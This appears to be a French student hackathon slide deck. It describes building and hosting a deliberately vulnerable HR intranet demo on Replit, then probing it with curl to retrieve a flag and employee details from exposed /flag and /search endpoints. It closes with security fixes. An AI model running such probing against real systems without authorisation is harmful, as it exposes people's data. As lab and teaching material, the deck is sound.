



HACKATHON CYBER



L'entreprise CYBERNOVA, spécialisée dans l'audit de sécurité et la réponse à incident, vient d'obtenir un nouveau contrat pour tester la robustesse d'un réseau interne simulé.



Dérouler de la présentation

- Création du repository sur Github
- Création du projet sur VS Code
- Héberger le projet avec Replit
- L'attaque de l'application
- Solutio




Create a new repository

Repositories contain a project's files and version history. Have a project elsewhere? [Import a repository](#).
Required fields are marked with an asterisk (*).

General

Owner * Repository name *



R3DBULLE / **hackbench-cybernova-2025**

⚠ hackbench-cybernova-2025 already exists in this account

Great repository names are short and memorable. How about [literate-train](#)?

Description

Projet Hackathon Ynov 2025

26 / 350 characters

Configuration

Choose visibility *

Choose who can see and commit to this repository

Public ▼

Off ○

Add README

READMEs can be used as longer descriptions. [About READMEs](#)

No ○

Add .gitignore

.gitignore tells git which files not to track. [About ignoring files](#)

No .gitignore ▼

Add license

Licenses explain how others can use your code. [About licenses](#)

No license ▼

Create repository

Création du repository sur Github

Création du repo sur git, bien mettre le projet en public pour pouvoir utilisé replit et déployé le projet pour que le binôme puisse avoir accès au site de l'environnement de test.



Création du projet sur VS Code

Accès a GIT

github.com/VOTRE-
NOM/hackbench-cybernova-
2025.git

arborescence du code

```
└── hackbench
    ├── colab
    │   └── analysis.ipynb
    ├── replit_template
    │   ├── data
    │   │   └── users.txt
    │   ├── public
    │   │   └── flag.txt
    │   └── index.js
    └── package.json
        └── evaluation.md
        └── playbook_template.md
        └── README.md
        └── slides_template.md
```

code

Implémentation du code dans
chaque branche et bien faire les
commit pour tout retrouvé sur GIT


48h hackathon

Heberger le
projet sur replit



replit





Héberger le projet avec Replit

importer le code GitHub laisser replit télécharger les dépendances. Si le code est bon le site passe en ligne et nous pouvons voir un aperçu.

```
root@kali: /home/hugo
Session Actions Éditer Vue Aide
[-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
[-u user] file ...
(hugo㉿kali)-[~]
$ sudo su
[sudo] Mot de passe de hugo :
(root㉿kali)-[/home/hugo]
# curl https://b452551e-a583-4f7f-9c74-32ac1b2fd606-00-105vtajd5ey1c.spock.replit.dev/
<h1>Intranet RH - Demo</h1>
<p>Bienvenue sur l'intranet de démonstration. Utilisez le formulaire pour rechercher un employé.</p>
<form method="POST" action="/search">
  <input name="q" placeholder="Nom ou partie du nom" />
  <button>Search</button>
</form>
<p>Endpoints utiles : <code>/search</code> (POST), <code>/admin</code> (protected), <code>/flag</code> (secret)</p>

(root㉿kali)-[/home/hugo]
# curl https://b452551e-a583-4f7f-9c74-32ac1b2fd606-00-105vtajd5ey1c.spock.replit.dev/
```

L'attaque de l'application

on peut attaquer l'application avec soit juste le CMD ou un Kali ca seras le même procédé. Avec la commande CURL on peut ouvrir le code de la page web pour voir si on peut trouver des anomalies.

Récupération du flag

Curl

Avec la commande curl on peut voir toute la page web et donc voir els autre page qui sont liée a celle ci: dans le code on peut voir une page qui se nomme flag directement dans la page d'index

récuperation

Pour récupérer le flag on a juste a rajouter a la fin du lien un /flag pour avoir accès a la page et donc dans ce cas télécharger le flag.

```
: \Users\hugoc>curl https://b452551e-a583-4f7f-9c74-32ac1b2fd606-00-105vtajd5ey1c.spock.replit.dev/flag  
_AG-NOVATECH-48H-DEMO-2025
```



Récupération d'informations



Avec la commande curl:

```
C:\Users\hugoc>curl -X POST -d "q=alice" https://ad3140be-  
4944-4a22-b957-da3b69f037bc-00-  
1fdbrr2if1wff.picard.replit.dev/search
```

On peut retrouver rapidement les informations d'un employé de cette société comme son poste et son mail par exemple.

```
<h2>Résultats</h2><p>Query: <code>alice</code></p><pre>Alice Martin - alice.martin@novatech.local - RH</pre>  
C:\Users\hugoc>
```



Les solutions

1.

Protection du flag

2.

○Implémenter une page d'authentification simple (/login) et vérifier session avant de servir /flag.

○Utiliser express-session avec cookie sécurisé.

1.

Ne pas exposer de token dans l'URL

2.

○Remplacer le token en clair par une table utilisateurs + gestion de rôles (admin boolean) ; exiger login + rôle.

1.

Validation / Sanitization des entrées

2.

○Ne jamais afficher l'entrée brute (déjà échappée un peu ci-dessus).

○Limiter longueur de q, faire regex whitelist (lettres, tirets), et paginer résultats.

1.

Journalisation

2.

○Ajouter logs d'accès aux requêtes sensibles (/search, /admin, /flag) avec IP et timestamp.